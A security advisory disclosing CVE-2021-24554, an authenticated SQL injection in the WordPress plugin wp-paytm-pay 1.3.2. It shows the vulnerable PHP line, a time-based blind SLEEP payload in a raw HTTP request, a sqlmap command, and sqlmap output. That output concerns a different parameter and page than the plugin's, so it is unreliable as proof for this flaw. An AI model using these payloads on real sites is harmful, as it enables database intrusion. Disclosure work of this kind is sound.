Wp Plugin Wp Paytm Pay

Plugin Details

Plugin Name: wp-plugin : wp-paytm-pay
Effected Version : 1.3.2 (and most probably lower version's if any)
Vulnerability : Injection
Minimum Level of Access Required : Administrator
CVE Number : CVE-2021-24554
Identified by : Shreya Pohekar
WPScan Reference URL

Disclosure Timeline

- June 1, 2021: Issue Identified and Disclosed to WPScan
- June 3, 2021 : Plugin Closed
- July 20, 2021 : CVE Assigned
- July 23, 2021 : Public Disclosure


Technical Details

The delete order functionality takes in GET parameter `id` and passes it into the sql statement without proper sanitization, validation or escaping that leads to SQL injection.

Vulnerable Code: wp-paytm-pay-listings.php#L22

```
21:     $id = $_GET['id'];
22:     $wpdb->query(" DELETE FROM ".$wpdb->prefix . "paytm_donation WHERE id = $id ");
```

PoC Screenshot



```
[10:58:51] [INFO] GET parameter 'tid' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[10:58:51] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[10:58:51] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[10:58:52] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNIO
N query injection technique test
[10:58:52] [INFO] target URL appears to have 9 columns in query
do you want to (re)try to find proper UNION column types with fuzzy test? [y/N] N
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[10:59:05] [INFO] target URL appears to be UNION injectable with 9 columns
injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[10:59:14] [INFO] checking if the injection point on GET parameter 'tid' is a false positive
[10:59:15] [WARNING] parameter length constraining mechanism detected (e.g. Suhosin patch). Potential problems in enumeration phase can be expected
GET parameter 'tid' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 208 HTTP(s) requests:
---
Parameter: tid (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: page=skmanage&mode=tracking&text&paged=1&mode_x=delete_x&id=7&tid=6 AND 2079=2079

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: page=skmanage&mode=tracking&text&paged=1&mode_x=delete_x&id=7&tid=6 AND (SELECT 9304 FROM (SELECT(SLEEP(5)))ghFg)
---
[10:59:16] [INFO] the back-end DBMS is MySQL
[10:59:16] [INFO] fetching banner
[10:59:16] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[10:59:16] [INFO] retrieved: 8.0.23-0ubuntu0.20.04.1
back-end DBMS operating system: Linux Ubuntu
back-end DBMS: MySQL >= 5.0.12
banner: '8.0.23-0ubuntu0.20.04.1'
[10:59:43] [INFO] fetching current user
[10:59:43] [INFO] retrieved: bob@localhost
current user: 'bob@localhost'
[10:59:56] [INFO] fetching current database
[10:59:56] [INFO] retrieved: wp
```

Exploit

```
GET /wp-admin/admin.php?page=wp_paytm_donation&action=delete&id=1 AND (SELECT 5581 FROM (SELECT(SLEEP(5)))Pjwy) HTTP/1.1
Host: 172.28.128.50
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-ex
Referer: http://172.28.128.50/wp-admin/admin.php?page=wp_paytm_donation
Accept-Language: en-US,en;q=0.9
Cookie: wordpress_232395f24f6cff47569f2739c21385d6=admin%7C1620290323%7CYYnxB94vQX1FKlaA2F7JKfMusMrf928RhhdRmoRmoCk%7Cfc5ac31f
Connection: close
```

SQLmap command

```
sqlmap -r paytm-pay.req --dbms mysql --current-user --current-db -b -p id --batch
```